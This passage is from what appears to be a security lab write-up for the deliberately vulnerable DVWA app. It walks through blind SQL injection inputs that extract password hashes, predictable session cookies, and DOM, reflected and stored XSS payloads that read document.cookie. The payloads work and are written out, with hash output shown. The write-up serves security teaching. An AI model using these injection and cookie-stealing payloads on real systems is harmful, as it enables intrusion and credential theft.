- Input `1' and (select count(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users')>4`, return `exists`.
- Input `1' and (select count(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users')>6`, return `exists`.
- Input `1' and (select count(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users')>7`, return `exists`.

Thus, there are 8 columns in table 'user'.

8. Guess the name of column which store 'username' and 'password'.

   - A column that stores information of user name is often named as 'username/user_name/uname/u_name/user/name/...'
   - A column that stores information of password is often named as 'password/pass_word/pwd/pass/...'

   We can use following input to check that whether there exists a column which has the given name:

   `1' and (select count(*) from information_schema.columns where table_schema='dvwa' and table_name='users' and column_name=${given_name})=1`

   And it returns `exists` when we try 'user' & 'password', those are the name of columns which store the message we want.

9. Get the value of 'password'.

   1. Find the length of 'password' in line 1.

      - Input `1' and length(substr((select password from users limit 0,1),1))>10 #`, return `exists`.
      - Input `1' and length(substr((select password from users limit 0,1),1))>20 #`, return `exists`.
      - Input `1' and length(substr((select password from users limit 0,1),1))>40 #`, return `MISSING`.
      - Input `1' and length(substr((select password from users limit 0,1),1))>30 #`, return `exists`.
      - Input `1' and length(substr((select password from users limit 0,1),1))>35 #`, return `MISSING`.
      - Input `1' and length(substr((select password from users limit 0,1),1))>32 #`, return `MISSING`.
      - Input `1' and length(substr((select password from users limit 0,1),1))>31 #`, return `MISSING`.

      Thus, the length of password in line 1 is 32.

   2. Find each characters of password in line 1.

      For the 1st char:

      - Input `1' and ascii(substr((select password from users limit 0,1),1,1))>88 #`, return `exists`
      - ...

We can find the 1st char is 'f', and we can do the same for the rest.

For it costs too many times, I wrote a script to enumerate the password, and this is the output:

```
● seabee/desktop [ ./a.out 0
  0-th user's password = fc5e038d38a57032085441e7fe7010b0#
● seabee/desktop [ ./a.out 1
  1-th user's password = e99a18c428cb38d5f260853678922e03#
● seabee/desktop [ ./a.out 2
  2-th user's password = 8d3533d75ae2c3966d7e0d4fcc69216b#
● seabee/desktop [ ./a.out 3
  3-th user's password = 0d107d09f5bbe40cade3de5c71e9e9b7#
● seabee/desktop [ ./a.out 4
  4-th user's password = 5f4dcc3b5aa765d61d8327deb882cf99#
```

7 Weak Session IDs

> View backend code and understand why these IDs can be predicted.

View the source code, we could find that:

- If it's a POST request.
  - If 'last_session_id' has NOT been set, simply set it as `0`.
  - If 'last_session_id' has been set, just make `last_sesson_id++` & set Cookie 'dvwaSession' = 'last_session_id'.

  Which makes the session ID pretty easy to be predicted.

```php
$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
        if (!isset ($_SESSION['last_session_id'])) {
                $_SESSION['last_session_id'] = 0;
        }
        $_SESSION['last_session_id']++;
        $cookie_value = $_SESSION['last_session_id'];
        setcookie("dvwaSession", $cookie_value);
}
```


With the help of Wireshark, we could see the header of the packet:

```
POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/110.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-
HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/weak_id/
Cookie: security=low;
PHPSESSID=820u0bga16o32f15g7cj8fmo72
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

And we can see the Cookie change as follows as we replay for once:

```
Cookie:
dvwaSession = 1; security=low; PHPSESSID=820u@bga16032f15g7cj8fmo72
```

Clear local storage of Cookie, log out and construct payload as follows in Hackbar.




We can skip Log In and visit the page directly.

8 XSS (DOM)

> Run your own JavaScript to get the cookie and explain how the attack works in the real scene.

Send a normal request, we can find backend just take the param 'default' without any filter.




Try to attach some malicious code `default=<script>alert('Wow~You can REALLY dance~)</script>`.

Since backend treat it as a new option, and insert it into the option list, we can see the MsgBox every time we visit this page then:

(Since script would stop the page from rendering, the background is blank and would be normal after click 'confirm')


And we could try to steal user's Cookie by `default=<script>alert(document.cookie)</script>`:



9 XSS (Reflected)

> Run your own JavaScript to get the cookie and explain how the attack works in the real scene.


Do something normal, and we could find the page just echoed our input.



The source code just shows the same thing: backend simply attach out input to 'Hello' and present it on the screen.

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Feedback for end user
        echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

We can input some code like `<script>alert('Long time no see!')</script>`, the MsgBox shows after we click 'Submit' button:



We can also get user Cookie by input `<script>alert(document.cookie)</script>`:


10 XSS (Stored)

> Run your own JavaScript to get the cookie and explain how the attack works in the real scene.

Source code shows that the backend directly insert our input into the database.

```
if( isset( $_POST[ 'btnSign' ] ) ) {
        // Get input
        $message = trim( $_POST[ 'mtxMessage' ] );
        $name    = trim( $_POST[ 'txtName' ] );

        // Sanitize message input
        $message = stripslashes( $message );
        $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_es
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" :

        // Sanitize name input
        $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escap
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" :

        // Update database
        $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
        $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS['

        //mysql_close();
}
```

And when render the page, those input could be treat as 'code' but not 'plaintext'. We input those script to get user's Cookie:



`Cookie.PHPSESSID` is set as HTTPOnly, thus we can't read it for the first time:

After cancel the HTTPOnly choice, we can get both Cookies this time: